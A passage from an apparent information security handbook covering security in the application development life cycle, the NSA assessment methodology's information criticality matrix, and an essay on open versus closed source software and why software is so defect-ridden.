Database software, such as SQL processors, is an essential component of many application systems, and, as such, must be a major security concern. SQL packages may themselves be subsystems including multiple components, and the interaction between these components may have important security implications. For example, the SQL Slammer worm exploited a vulnerability in an SQL component interface in order to cause malicious commands to be executed by other system components. This vulnerability was present not only in stand-alone SQL servers, but also in embedded database components hidden within packaged application systems.

There is a help system provided with most modern application systems and GUIs, to provide context-specific assistance to the application users. This is not normally considered a security concern, and has not been an attractive target for exploits. There is a slight possibility that the components used to provide application help could have vulnerabilities that might be subject to some attacks, but this seems fairly insignificant. A more significant concern might be the potential for inappropriate disclosure of information through context-specific help facilities, especially if the help facilities also provide an interface to remote diagnostic and support tools. In general, this area is probably not a major application systems security concern, but at the same time it should not be completely forgotten.

The runtime execution environment within a system consists of the various parameters that are used to set variable values controlling system functions; for example, the IP address of a networked host. Many of these configuration parameters are stored in some nonvolatile format (e.g., parameter files) and then used to initialize values for dynamic elements of the system. The configuration files may be read and interpreted by a script processor (e.g., through the command shell) or directly by the associated program itself. Sometimes the values are stored in environment variables to make them accessible over a longer period of time within the executing system environment. The contents of environment variables and configuration files are subject to attack and may provide avenues for exploits. These features are provided by the operating system and are subject to whatever access controls are implemented in that system and used by the developers of the particular features. An important issue regarding system privilege and protection mechanisms is that developers often find finely granular mechanisms cumbersome and inconvenient and thus may use shortcuts such as elevated privilege or less protection to reduce implementation efforts at the expense of security. Such features are usually considered internal details that are not exposed to external threats and thus may not be protected beyond "security through obscurity," which may leave vulnerabilities such as the potential for scripts to inject malicious commands (frequently executed with elevated privilege or undesirable account context). Also, inappropriate modification of these component values could well result in denial of service. The application systems security concerns associated with these features are certainly significant, but the relative obscurity of any vulnerabilities helps to moderate the priority of those concerns.

Modern software engineering seeks to abstract logical representations of function from the concrete (albeit virtual) resources used to implement those functions. As a consequence, application development tools such as object-oriented environments include extensive runtime support, which is often hidden even from the application developers. From a software engineering perspective, this is desirable as a means of hiding complexity, but from a security perspective this has the undesirable consequence of hiding dependencies and possible vulnerabilities. Object reuse is a major priority for reducing development costs, and this requires the most general and least constrained implementations. As a result, bounds and value checking may be compromised or complicated because the specific validation requirements often depend on the particular usage. It is not possible to effectively perform some validation (such as buffer size) external to the module or object using the values, but it may be more complicated to implement an effective check at the site of usage for arguments supplied externally by an invoking object or module. The security concerns in this area seem to be primarily focused on denial-of-service possibilities, although there should also be some awareness of dependencies on external vendors to provide secure components and eliminate vulnerabilities in their object management and compiler runtime systems. A related area of concern is the use of dynamic linked libraries (DLLs) in some systems, which provides a potential vulnerability for substitution of components incorporating malicious code in place of the original trusted components. This could be utilized by "root kits" installed to further exploit a compromised system. Application systems would be vulnerable to this exploit, although it may be more likely to target bundled host system components that are more widely known to attackers.

Management and operational support tools are essential components associated with any significant application systems, especially in a distributed network environment that may use "lights out" data center

practices. The phrase "lights out" refers to data centers running 24/7 without being staffed 24/7, depending on automated management tools to allow remote administration by remote operations centers with online monitoring, or on-call operations personnel alerted using pagers. Event loggers, reporting and filtering tools, centralized monitors, and remote access to management consoles are all elements of the management systems used to support online operations for network systems delivering critical applications. These components are especially critical because they are vital to maintaining security of applications systems, and they are complex and subject to vulnerabilities themselves. The good news is that management systems are frequently supplied by major vendors who recognize the critical role of such systems and are committed to their security. The bad news is that such powerful management systems may introduce vulnerabilities especially to application dependencies (the most common denial-of-service attacks are those inadvertently perpetrated by system and network administrators making mistakes during routine operations). Other management and operational support tools include backup utilities, load managers, deployment and configuration management tools, and user account managers. Such tools are obviously significant security concerns, but those concerns may not have received the same scrutiny for isolated functional utilities as they do for centralized console managers. For example, in small organizations or for less-visible applications, backups may be routinely performed but never tested. Failure modes need to be considered as potential security issues, so that a network glitch during a remote upgrade does not result in a complete denial of service (such considerations highlight the indistinct boundary between security and application design and implementation). The security practitioner concerned with application systems security needs to be very aware of and concerned about these tools, and may want to enlist operations and development staff to cooperatively review and address security implications in these areas.

As previously mentioned, applications systems development presents a unique environment with its own set of security considerations. Development tools include source management packages, compilers, linkers, profilers, debuggers, diagnostics, and many other utilities. In addition, developers and QA testers may need the ability to manipulate the running system environment in ways that production operations and ordinary users do not require (e.g., to set up or recover from specific test scenarios), and thus may be routinely granted access to use privileges that present security concerns. Because of this, development systems and accounts may be particularly attractive and valuable targets for attackers. There may also be vulnerabilities exposed in the development environment and process that are not present in production operations; for example, if samples of production data are used for testing without ensuring that appropriate protection is provided for sensitive content. This problem may be exacerbated once applications systems move to production, because problems during production may require access to sensitive data or even to production systems. Normally, a well-managed development organization will be effectively isolated from production to minimize security exposures, but this discipline comes at a cost and is especially subject to compromise when problems occur. Such situations require heightened awareness of security issues by all personnel involved (and, of course, entail a heightened stress level that makes everyone less receptive to reminders, highlighting the importance of cultivating routine awareness of good practice).

Finally, no application system functions in a vacuum. Applications systems exist to serve human purposes in some form or fashion. The interactions with humans occur within an organizational environment and culture that defines the fundamental security context that must be considered by any effective practitioner. The organization includes management, users, operations personnel, developers, and external personnel such as vendor support staff. Each has their own function and may place their job as a higher priority than security, so it is human nature that they may take shortcuts for convenience or intentionally or unintentionally compromise security in other ways. The security practitioner must remember that the goal of security is to protect the utility of systems to the organization, which requires promoting awareness of security considerations by all personnel. Most importantly, the practitioner must remember that the greatest utility is likely not the most secure system, but one with carefully considered security policies and practices that are appropriate to the system and organization. The reason for cooperatively integrating application systems security concerns into the development process is to properly establish the most appropriate security posture and to effectively implement it.

Technical Concerns for Application Systems

Some specific technical areas frequently cause security issues within application systems. This may be caused by the characteristics of the technical features involved (difficulty of use or complexity of feature), the nature

of the use, or the limitations of application developers. Some particular concerns are input validation (filter for illegal values as well as protecting for buffer overflows), memory management (especially buffer overflow protection, but also stale data violating confidentiality, etc.), authentication/authorization/access AAA control (application implementations often trade strength for user convenience), session management (HTTP is stateless, so cookies are used to provide persistent context with extremely weak AAA), and configuration management (change control and QA to prevent insecure software in production). Security practitioners need to focus attention on these issues during design, development, and testing, to avoid the costly problems surfacing later in the life cycle. Designing sound solutions in these areas will help make implementation and testing easier, benefiting the entire team.

Application packages provided to third parties (including separate organizational entities within the same corporate umbrella) should specifically identify dependencies on platform and external package features in sufficient detail to understand security issues associated with those dependencies (including but not limited to potential denial-of-service attacks). Application providers should disclose such details and their clients or customers should insist on disclosure. Internally within development organizations, engineers should document, test, and monitor security of all dependency interfaces.

Application Systems Development Life Cycle (SDLC)

The existence of such application systems follows a very well-understood life cycle, initially determining and specifying functional requirements for the system to be implemented. This initial functional design phase moves into an implementation design phase, which determines the technical details that will be used to implement the system. The implementation design proceeds into a development process that further refines and arranges details of technical components to create the requisite functionality required by the initial functional specifications to answer business requirements. There is an iterative process of development and testing for both individual components and the entire system as implementation progresses, to assure satisfactory quality before release for production operations.

When the QA function determines that testing has found that requirements have been successfully met for satisfactory production operations, the application system is released for deployment to production. This stage of the SDLC is sometimes called release engineering, for obvious reasons. Production deployment may be a simple transition of starting to use a new system, or it may require a very extensive process of parallel testing and progressive migration of critical functions onto the new implementation with provisions for falling back to previously used systems in the event of problems. The deployment into production requires updating configuration management systems used to control production systems, and often uses automated tools to install the appropriate configuration on production systems automatically. There may be provisions for backing out of releases especially in extremely critical production operations, to ensure that any new release does not cause unforeseen problems (e.g., the scale of production traffic may be difficult to reproduce in QA, leaving the potential for unrecognized problems caused by volume over time).

Upon the ultimate completion of production deployment, the application system enters routine production operations and maintenance. During this phase, requirements may evolve (e.g., rules for regulatory compliance may change slightly) and new or unusual situations may reveal flaws in the design or implementation that were not caught before release. These occurrences will require some maintenance upgrades to the production application system, so production operations are often referred to as the maintenance phase of the system development life cycle. Any changes will normally require appropriate testing before release, and should follow release engineering procedures similar to major new systems.

Security practitioners concerned with disaster recovery and business continuity planning need to be especially interested in the interaction of release engineering and deployment with configuration management and console operations tools. One powerful motivator for automating configuration changes and management is the impossibility of recovering to an unknown configuration following any disaster! On a less dramatic scale, problems affecting routine system updates can have a costly ripple effect if the recovery from problems interferes with continuity of routine business operations. For example, if a network glitch interrupts the routine deployment of an automated update to a production server, the server may be left in an insecure state or simply unavailable until manual intervention restores a serviceable configuration. Preventing such situations (or recognizing and remedying them) is an opportunity to add value beneficial to the entire organization.

Ultimately, the cycle ends when changing business requirements or technology motivate replacement or major enhancement of the production application system, and a new development cycle will be initiated, with deployment of the new system leading to replacement of its predecessor. Sometimes the functions provided by the application system will no longer be needed and the retirement of the system will not include any replacement. This situation can lead to legacy systems becoming unused and forgotten but not removed, with an increased risk that inattention will lead to insecurity.

Integrating Security into the Systems Life Cycle

The introduction to this chapter discussed the historical approach of information security programs, focusing efforts and resources bottom up, on technical components rather than taking a holistic systems-oriented view of the problem. This approach is appropriate during the operational phase of the systems life cycle, but as the discussion about economic factors showed, retrofitting security with patches after system deployment is woefully expensive as well as fundamentally ineffective because of the nature of systems themselves. The paradigm shift suggested at the beginning of this chapter focuses on integrating security into all phases of the systems development life cycle as a way to provide more cost-effective improvements in application system security.

Treating security as a separate issue assigned to an isolated organizational unit creates a situation in which the security function too often ends up the antagonist of developers in the application systems development process. Because the development team goal is to ship the product as soon as possible, imposing security requirements on the implementation design seems a costly impediment to achieving that goal. However, as we have seen, the development team and the information security practitioner share a common interest in deploying robust systems, because availability and integrity are fundamental requirements for a functional system. Confidentiality is also a common interest, but based on separate business issues of competition, compliance, customer care (or privacy), which might be called the "four Cs" of confidentiality.

Benefits from including security in the entire system development life cycle start with the early top-down engineering design process, by helping to design robust systems more cost effectively. As previously discussed, system development economics benefit greatly by meeting requirements earlier in the development process instead of reworking designs to fix shortcomings later. Presenting security requirements as metrics of robust quality early in the process motivates good practice in a cooperative rather than an antagonistic fashion. Throughout the development process, security considerations can be used to focus attention on critical aspects of the application system to improve product quality while avoiding costs for later patchwork. Overall, security can be an enabler of better performance by development teams, improving quality without impacting schedule, by better identifying and addressing critical concerns affecting robust quality.

Different stages in the application systems development life cycle have different security requirements and present different security challenges. Requirements documents and functional specifications are frequently housed on centralized document management or groupware systems, so security administration is not particularly challenging. Development hosts often present a particularly challenging technical environment, because creative systems developers are often inclined to push the limits both organizationally as well as technically. There is often friction between system administrators responsible for development systems and the developers using those systems, especially when powerful desktop workstations are used to facilitate development in a centrally managed network environment. Systems used for testing and quality assurance are usually much more cut-and-dried in their security requirements, because they normally should use environments identical to production as much as possible (exceptions should be clearly justified, perhaps by test management toolset requirements).

Deployment, or release engineering, is the interface and transition between development and production. Because they are responsible for moving system packages that have completed testing into production, security is a routine concern to which the users of these systems are well attuned. The security practitioner should keep in mind that these systems may not be monitored in the same way that production operations are monitored, although they would be high-value targets for an adversary seeking to inject malicious code into the production environment, or to simply disrupt production by causing unserviceable components to be released. Also, careful management of deployed configurations is an essential requirement for successful disaster recovery efforts, because it is impossible to recover to an unknown configuration.

The operations phase of the systems development life cycle is the usual focus of information security programs, so it is regarded as outside the scope of this chapter except for one aspect. Failures occurring during

production operations may require unusual diagnostic or emergency maintenance activities that force exceptions to normal operational security practices, or involve development or vendor personnel. These situations may cause unforeseen security implications, such as the potential exposure of confidential information contained in diagnostic files (e.g., core dumps) transmitted outside the normal security perimeter. Pressure to get corrections into production may lead to compromises in security, and such issues need to be carefully managed to ensure that such compromises are appropriate and not just convenient.

Security practitioners may find that system administrators and development managers share concerns over systems security issues, especially for development systems, and the most effective way to address those security concerns might be in the guise of organizational issues within the development team. For example, developers that use elevated privileges to bypass access control mechanisms during implementation may inadvertently introduce dependencies that are inappropriate to the production environment. These are subtle and costly problems, because they may not be discovered until much later in the QA process, or even after production release, necessitating costly correction efforts. Aligning security concerns with project management issues in this way allows the practitioner to develop a recognition of the security function as supporting important values for the entire application systems development organization.

One way to classify security vulnerabilities is to identify the stage in the systems development life cycle in which the vulnerability is created, as a way to help to focus appropriate attention on correcting vulnerabilities. This also allows defect tracking to assign responsibility if a flaw is discovered in the implementation. For example, input validation should be considered a design requirement, and thus included as a part of the functional specifications implemented in development. QA testing is commonly driven from functional specifications, so the discovery of a vulnerability because input validation is lacking might be a specification failure or a combination of implementation and testing failures. This feedback can be used for process improvement within the development organization, and may often be provided by defect tracking tools. Integrating security concerns into this feedback process is a way to align security efforts with the organizational efforts to continuously improve the development process and results.

Information Criticality Matrix Tool for Security Evaluation

> *Disclaimer:* The National Security Agency has neither reviewed nor approved the following material. It is purely the author's understanding of material obtained from a variety of sources, and his logical extensions of that material.

The InfoSec Assessment Methodology (IAM) developed by the National Security Agency (NSA) provides many useful features. One element of the IAM is particularly promising as a tool for improving application systems security and providing benefits of value to development schedules and results. This section will summarize the IAM, introduce the Information Criticality Matrix used in the IAM, and suggest extensions of that matrix for use in application systems development.

One of the roles for the National Security Agency (NSA) is responsibility for information assurance for information infrastructures critical to U.S. national security interests, through the Information Assurance Directorate (IAD). One NSA/IAD program is the InfoSec Assessment Training and Rating Program (IATRP). According to the NSA Web site (http://www.nsa.gov/isso/iam/index.htm), NSA developed the IATRP, a two-part (training and rating) program, for the benefit of government organizations trying to raise their InfoSec posture in general or specifically trying to comply with the PDD-63 (Presidential Decision Directive) requirement for vulnerability assessments. The IAM is a detailed and systematic way of examining information security programs.

The IAM framework specifically provides for customized extensions to accommodate particular situations having needs that do not fit or that go beyond the standard IAM requirements, with the provision that any modifications not reduce the level of assurance required to be IAM compliant. Much of the IAM codifies accepted practices, describing project organization, standard activities, required elements, and minimum performance expectations for acceptable results. A key feature is the use of a matrix to identify information and systems and structure measurement of the criticality of security for those components. Consistent with common information security practice, the IAM is primarily focused on the needs of operational organizations and their processes rather than their downstream products. This chapter proposes extending the framework and techniques used in the IAM by applying them in coordination with the application systems life cycle.

To summarize the IAM, it provides a framework for projects evaluating information systems security programs. The purpose is to review the information system security posture of a specified operational system to assure that the security program is appropriate for the system requirements. It does not encompass technical vulnerability assessments such as penetration testing or network mapping. There are three phases to the IAM: (1) the preassessment phase, (2) an on-site activities phase, and (3) a postassessment phase. The preassessment phase entails project planning and preparation, including organizational agreements, establishing the scope and bounds of the project, reviewing information about the systems being assessed, reviewing existing security program documentation, and planning and preparing for the on-site activities. The on-site activities gather data to explore and validate information from the preassessment phase and provide initial analysis and feedback to the organization responsible for the systems being assessed. The postassessment phase finalizes the analysis by incorporating results of the on-site activities with information provided during the preassessment phase, and produces a final report.

The IAM specifies a set of baseline categories that are normally reviewed by a compliant evaluation project, unless particular items are specifically excluded by agreement with the assessment client. Any categories that are omitted must be identified and justified, with the requirement that the omission not reduce the level of assurance provided by the assessment. The standard IAM baseline information categories are InfoSec documentation, InfoSec roles and responsibilities, identification and authorization, account management, session controls, external connectivity, telecommunications, auditing, virus protection, contingency planning, maintenance, configuration management, backups, labeling, media sanitization/disposal, physical environment, personnel security, training, and awareness. Additional categories may optionally be added to accommodate specific requirements of the particular systems being evaluated (e.g., encryption), or to provide finer granularity. For example, incident response might be considered part of InfoSec roles and responsibilities and intrusion detection might be included under auditing, or they might be broken out as separate categories.

The purpose of the IAM is to ensure compliance with federal law mandating appropriate security for automated information systems at "SBU" (sensitive but unclassified) level or above. One purpose of the preassessment phase is to "identify subject systems, including system boundaries." This requires addressing both logical and physical systems, along the lines discussed in the section of this chapter discussing application systems technology. Because a logical application system may encompass many physical systems, each of which processes a subset of the system information, it is very useful to have a means of establishing the security requirements for each individual component of the system. The subset may be a particular piece of information or a particular piece of physical equipment. In practice, the security requirements are determined by the nature of the information involved, so the equipment security requirements are derived from the security requirements of the information processed by the particular equipment. The "information criticality matrix" is a tool invented by Mr. Wilbur J. Hildebrand, Jr., NSA's Chief of InfoSec Assessment Services, for use in the IAM to determine the security requirements for particular items of information.

The "information criticality matrix" structures the determination of information security requirements by listing the information elements within the logical system and associated impact values for security attributes. The IAM uses confidentiality, integrity, and availability as the three required standard attributes, and requires that any change to this list be clearly documented. For example, one potential addition might be nonrepudiation, and it would be appropriate to justify the requirement for including it as a separate critical attribute. The result of this matrix provides an initial determination of information security requirements for the overall system, and also values to be used in further refinement of security requirements. The first refinement is the analysis of logical subsystems by selecting the entries for the specific information handled by those subsystems and using them to determine information security requirements for the subsystem. Another refinement is to determine the information security requirement for physical components, based on the information security requirements of all the information (or subsystems) processed by the component. These refinements provide the basis for evaluating whether the information security programs for the affected systems are appropriate for the security requirements of the information contained therein.

Criticality Matrix Use in Application Systems Development

The IAM criticality matrix provides a tool for initially determining information security requirements from a top-down logical systems perspective and then deriving security requirements for the bottom-up systems implementation. This can be productively applied to the development of application systems in several ways. One powerful extension would be to generalize the information resources evaluated using the criticality matrix

to include functional processing components within the logical system design, so that the importance of particular software modules can be determined. This not only serves to focus security requirements, it provides value of great benefit to the systems development project in general, because availability and integrity measure, not just security requirements, but overall importance for the particular functions evaluated. The ability to better measure the importance of functional modules is very beneficial for the systems development project in general because it helps to guide project planning and management in areas such as resource allocation, design attention, testing requirements, defect tracking, etc.

Another use of the criticality matrix to integrate security engineering into the application systems development process would be to focus more attention on addressing technical vulnerabilities (such as buffer overflows) in areas where they would affect critical components vs. areas that are relatively less critical. In some environments, this might help guide management decisions about whether rapid prototyping is an appropriate tool or whether critical components might require additional development attention to ensure appropriate production-quality systems are released for deployment. This provides another opportunity for security practitioners to develop a cooperative relationship as productive contributors generating value important to the application systems development team.

The criticality matrix could even be used to analyze the information security requirements of an application development project over the course of the system development life cycle, and thus to better focus efforts to provide appropriate security for systems used by development projects. Security requirements for systems housing functional specifications and design documents will be different from those of systems used for implementation development, testing, or deployment; and some of those security profiles may be different, depending on the security requirements of the application systems involved. The criticality matrix provides a tool to facilitate consistent evaluation of those security requirements, so that the development projects are neither burdened nor exposed inappropriately.

The criticality matrix can be used in different ways during different stages of the systems development life cycle. During application systems design, it can be used to set security and quality requirements for project features and for project planning and management. During development, it can be used to set appropriate standards for production implementation quality, source management, and feature completion. During QA, it can be used to focus test efforts most effectively, design test strategies, determine the scope and coverage of testing, and track defects according to importance and priority. In operations, it can guide configuration management and deployment planning, and rollout; prioritize bug tracking; and map defects into the systems development life cycle quality and security matrix to provide feedback for process improvement.

Future Directions

This chapter has surveyed some information security considerations pertinent to application systems development, reviewed a number of areas related to application systems and the technical and organizational development environments, and described a novel tool for incorporating security engineering into the application development process. In the course of these topics, several suggestions for future research and development were mentioned. This section reviews some possible directions for future efforts.

There are a number of automated tools in use for managing systems development projects, automating testing, tracking defects, and configuration management and deployment. Incorporation of support for security engineering facilities such as the criticality matrix could be a useful enhancement to such tools. Similarly, intrusion detection systems and management console tools used for systems and network administration of production operations could be enhanced to use the IAM criticality matrix as a factor in prioritizing alerts for all events based on system criticality. It seems especially useful to have configuration management systems provide alerts for discrepancies, and management consoles to report those alerts, with severity settings keyed to the criticality of the subject system, as an adjunct to other IDS monitoring facilities. Undoubtedly, experience will suggest even more and better possibilities in the future.

Open Source versus Closed Source

Ed Skoudis, CISSP

> Whoever controls the source, controls the world.
>
> **— Anonymous**

Open source software is remarkably popular right now, and is turning many economic assumptions of the computer software business on their head. It just might have profound security implications, too. We have seen an explosion in open source software being used to run the infrastructure of many corporations and the Internet itself. From the esoteric refuge of high-tech geeks several years ago, open source is becoming mainstream. Chances are, if you use a computer connected to the Internet, you are very reliant on many open source software products, perhaps without realizing it.

In the traditional commercial model of the software industry, a single vendor tightly guards the source code for its products. The customer purchasing a product receives only the executable program, which has been converted from the human-understandable programming language (the source code, which at least some humans can understand) into a form that will directly run on a computer (the executable program itself, which is designed for computers to understand). With only the executable in their hands, customers are totally reliant on the software vendor for fixing bugs and adding new features. Changing the program's operation without access to the source code is distressingly complex, costs large amounts of money, and usually violates the software license agreement imposed by the vendor. Therefore, whoever has the source code for a software tool controls the product and its destiny. For this reason, most mainstream software companies wholeheartedly endorse this so-called "closed source" model — it gives them control.

Rather than have a single company hold the source code, the open source software model distributes the source code far and wide so many people can take advantage of it. Anyone with a legitimate (and often free) license for the product gets both the source code and the executable program. If you want to change the program, you can feel free to alter the source code and generate new executable programs with bug fixes, new features, and modified functionality.

Free versus Open Software Source

It is worth noting that the open source movement itself is not a monolith. It is split into several camps. The two biggest camps are people who support "free" software and those who support commercial software that includes the source code. The free software movement, spearheaded by Richard Stallman, is founded on the idea that users of a software product should have freedom in the use, modification, and redistribution of both the executable and source code. The code is free in the sense that you can do nearly anything you want with it; the user has freedom. This nifty concept of free software is embodied in the Gnu General Public License.*

Open source software, as opposed to free software, may or may not impose additional limitations on the rights of the user. Like free software, the user gets the source code and can customize it to meet various needs.

* Gnu General Public License, http://www.gnu.org/copyleft/gpl.html.

Potentially unlike free software, the user may or may not have limitations in redistributing or selling the source code. Some open source vendors limit users' ability to distribute code, while others do not. Additionally, not all closed source software comes with a price tag. Indeed, there is a bunch of closed source software that vendors and hobbyists write and distribute free of charge. So, there are many categories of free, commercial, open source, and closed source products.

Because this chapter focuses purely on security topics, we are not going to wade into the complex and often baffling waters of the debate between free and open source software. We also will not deal with free closed source software. Instead, we will focus on where the action is — the security of closed source software versus open source software.

Growing in Leaps and Bounds

Open source software is popping up everywhere. Although the software on your home computer might not be open source, whenever you surf the Net you are likely relying on several open source products on the Internet itself. Open source software products are not just toys for the techno-elite. For decades, they have powered major portions of the computer industry. If you doubt the relevance of open-source software, consider the enormous impact of the following open source products:

- *Apache.* This amazing product is the most widely deployed Web server today with over two thirds of Internet-accessible Web sites running on it, easily outpacing its nearest competitor, Microsoft's closed source Internet Information Server (IIS).
- *BIND.* The Berkeley Internet Name Domain server, distributed by the Internet Software Consortium, is the most popular domain name server (DNS) in use today. DNS servers stitch together the infrastructure of the Internet, making it usable by both humans and computers by turning domain names (such as www.counterhack.net) into IP addresses (10.1.1.1), looking up mail server addresses, and performing numerous other critical functions.
- *Sendmail.* This e-mail server and mail transfer agent, maintained by the aptly named Sendmail Consortium, has millions of users. If you receive e-mail on the Internet (and who doesn't?), it more than likely propagated through a Sendmail server at some point.
- *Linux.* This open source operating system has Linus Torvalds as its kernel development leader (and part-time messiah, it sometimes seems). Linux continues to grow in popularity as a server and even a workstation system. If you have not yet used Linux, you should give it a spin. You just might fall in love. Or, Linux could make you long for the comfort of Windows or MacOS. Either way, experience with the ever-more-popular Linux is not a bad move for your career.
- *OpenBSD.* This open source operating system, whose lead designer and developer is Theo DeRaadt, is focused on being highly secure, with a goal of "trying to be the number-one most secure operating system." Until the summer of 2002, their motto was "no remote holes in the default install in nearly six years!" Due to some recent, novel attacks, their new motto is "one remote hole in the default install in nearly six years!" Still, despite the change, that is a breathtaking security record for a complex product like an operating system.
- *GCC and the rest of the Gnu family of tools.* The Gnu C Compiler is one of the most widely used software development tools in the computer industry. Other components of the Gnu Project, sponsored by the Free Software Foundation, make up enormous components of most Linux and OpenBSD distributions. In fact, counting sheer lines of code, the amount of Gnu Project software in standard Linux distributions outweighs the amount of pure Linux code.
- *Snort.* This free, open source intrusion detection system is taking the industry by storm. In addition to this base product, a diverse development community has released accompanying open source products, such as various GUI packages, firewall filtering capabilities, analysis tools, and back-end databases.

And this is only the start of open source software tools that pervade our digital universe. Not only are new open source software projects being added to the ranks of critical software, but the existing open source tools are getting more powerful and more widely used.

Many organizations are beginning to realize the benefits of having direct access to the source code for their operating systems, servers, and applications. If your company wants a custom feature, you can more easily add it to an open source product yourself or contract the work out to a software development firm. If you discover

a bug in an open source solution, you can have your developers rapidly create a fix or work-around for it, instead of having to wait on some pesky vendor to provide a patch. Also, you do not have to compete with other clients of the closed source vendor to get the features and patches you need to run your business.

Not all is completely rosy with open source software, however. I frequently deal with large financial institutions, which have been slow in warming to the charms of open source solutions. Other industries have moved very hesitantly as well, worried that open source just cannot meet their needs as well as traditional (read "closed source commercial") solutions. In my discussions with companies that shun open source tools, they often indicate that their wavering is caused by a variety of factors, including:

- *The view that there is little support available for open source products.* With a closed source commercial solution, you can always beat up on a vendor to fix problems. Although you can purchase support contracts for open source software, some people worry that they will not get the level of support they are accustomed to in the closed source world.
- *Concerns about liability issues and who is responsible for open source software.* Many companies fear that there is no one to sue if open source software goes haywire. Some feel that with a commercial vendor behind a product, there is more liability for their software. However, the onerous licensing agreements from major software manufacturers usually absolve them of all responsibility anyway.
- *Just plain fear of the unknown.* I believe many companies avoid using open source products because they just have not used such tools in the past and the economic model baffles them. I can just picture professional IT people in large companies having nightmares about open source. In their frightening dreams, the big scary boss rolls into the room, waving a stack of papers and yelling: "You chose open source software for what!?!? Don't we have a budget for this sort of thing? Your moronic idea brought down our whole infrastructure. You're FIRED!" As a common refrain in the IT industry admonishes: nobody ever got fired for buying Microsoft solutions.

Which Way Is Better?

As we see, there are some interesting issues associated with the economic model offered by open source software. But we are here to talk about security, not pure economic theory, thank goodness. We will look at the question of whether open source software is inherently more or less secure than the closed source solutions. People on either side of this issue have heated philosophical debates regarding this question. Supporting one side of the issue, there are idealistic open source mavens arguing with religious fervor about their favorite software model to a press corps that thinks this angle is sexy. On the other side, there are the large software development houses, supporting their arguments with significant marketing expenditures. Opinions in this argument are often strong, indicating yet another religious war in the technology industry.

Why This Matters

> Most software sucks.
>
> **— Jim McCarthy**
> *Founder of a software quality training company*

Software quality problems have plagued the information technology industry for decades. With the introduction of higher-density chips, fiber-optic technology, and better hard drives, hardware continues to get more reliable over time. Software, on the other hand, remains stubbornly flawed. Watts Humphrey, a software quality guru and researcher from Carnegie Mellon University, has conducted surveys into the number of errors software developers commonly make when writing code.* Various analyses have revealed that, on average, a typical developer accidentally introduces between 100 and 150 defects per thousand lines of code.

Although many of these errors are simple syntactical problems easily discovered by a compiler, a good deal of the remaining defects often open gaping security holes. In fact, if you think about it, a security vulnerability is really just the very controlled exploitation of a bug to achieve an attacker's specific goal. If the attacker can

* "Bugs or Defects?" Watts S. Humphrey, http://interactive.sei.cmu.edu/news@sei/columns/watts_new/1999/March/watts-mar99.htm#humphrey.

make the program fail in a way that benefits him (by crashing, yielding access, or displaying confidential information), he wins. Estimating very conservatively, if only one in ten of the defects in software has security implications, that leaves between 10 and 15 security defects per thousand lines of code. These numbers just do not look very heartening.

A complex operating system like Microsoft Windows XP has approximately 45 million lines of code, and this gigantic number is growing as new features and patches are released.* Doing the multiplication, there may be 450,000 security defects in Windows XP alone. Ouch! Indeed, the very same day that Windows XP was launched in October 2001, Microsoft released a whopping 18 MB of patches for it. And this is touted by Microsoft personnel as the most secure version of Windows ever.

Do not misunderstand; I love Windows XP. It is far more reliable and easier to use than previous releases of Windows. It is definitely a move in the right direction from these perspectives. However, this is just an illustration of the security problem inherent in large software projects. It is not just a Microsoft issue; the entire software industry is introducing larger, more complex, ultra-feature-rich (and sometimes feature-laden) programs with gobs of security flaws.

A Clear and Present Danger: Why?

> Don't worry, be crappy.
>
> **— Guy Kawasaki**
> *IT pundit, commenting on general software quality*

These concerns about shoddy software have potentially enormous impact. Because our economy relies on software for conducting most business transactions, these software glitches could result in major economic damage. Worse yet, with software-controlled embedded systems running automobiles, aircraft, ships, and other heavy machinery, software flaws could be life threatening. Sadly, software bugs have already been implicated in some fatal injuries. One of the most notable cases occurred in December 2000, when four U.S. Marines were tragically killed in their Osprey helicopter. The tragedy started with a hardware failure — the hydraulic system burst. The software was supposed to handle this issue by running through emergency procedures. However, the emergency software malfunctioned, resulting in the fatal crash.** According to Marine General Martin R. Berndt, "This hydraulic failure alone would not normally have caused an aircraft mishap." Software mistakes are a very serious problem indeed.

Although nowhere near as serious, I was once on an airplane that was delayed at the gate due to technical problems. As we waited, patiently buckled in our seats, the pilot announced over the plane's intercom, "Folks, we're having a technical glitch. It's just a software problem in the engine. But the hardware is just fine, so there's nothing to worry about. We've got to reboot, and then we'll be ready to fly!" This pilot assumed that a hardware problem would be much more serious than a software problem. Although I am no aircraft pilot, I do not agree. Before takeoff, hardware can be thrown away and replaced with a spare part. A software problem is much more difficult to find, understand, and repair. Sometimes, just rebooting does not fix it. Happily, after the reboot, the flight was safe and smooth, transporting this white-knuckled flyer across the continent.

So, why is software so flawed, even as our hardware gets better and better? There are numerous reasons, including:

- *Detailed testing is really, really hard, even with simple programs.* Software testing just is not like any other engineering profession. Suppose you are a civil engineer designing and building a bridge over a river. To test your bridge, you drive a five-ton and then a ten-ton truck on the bridge and it does not fall. It is pretty darn safe to assume that any of the weights in between will not break your structure. Not so with software. If user inputs of five and ten both work properly, an input of seven could make your program careen off in some bizarre fashion, to say nothing of user input such as 3.1415926 or even "%90%EF."

* "Software Firms Need to Plug Security Holes, Critics Contend," Kathryn Balint, *San Diego Union-Tribune,* http://www.signonsandiego.com/news/computing/personaltech/20020128-9999_mz1b28securi.html.

** "Hydraulic, Software Failures Downed Osprey, Marines Say," Gerry J. Gilmore, American Forces Press Service, http://www.defenselink.mil/news/Apr2001/n04092001_200104093.html.

- *Many programs are not built with the mindset of being put into a hostile, networked environment.* Heck, even the protocol that underlies the entire Internet (IP) was not designed for exposure to computer attackers around the world. Instead, the protocol has been patched and security has been retrofitted as we have asked IP to do things it was never planned to do.
- *Software development tools and environments often do not check for simple security errors, forcing the programmer to understand security issues and actively avoid making mistakes.* Many programming languages allow software developers to shoot themselves in the foot and write highly insecure code without any warning from the development tools.
- *Consumers buy features, not quality or security.* Therefore, there is little economic motivation for vendors to do security properly. Security issues easily get moved to the back burner, and will be fixed (or even tested) after the product has shipped.
- *Perhaps the single most important reason software is so full of defects is that we let the software vendors get away with writing garbage code!* Customers do not demand better code. On a related note, as a society we do not hold software vendors liable for the damage caused by their flaws. In the physical world, if an auto manufacturer sold you a car that crashed every 24 hours, you would file suit. In the software world, it is your own darn fault for agreeing to the license and using the vendor's shoddy product.

In an excellent article titled "Why Software Is So Bad," Charles C. Mann explores a few of these issues in far more detail.*

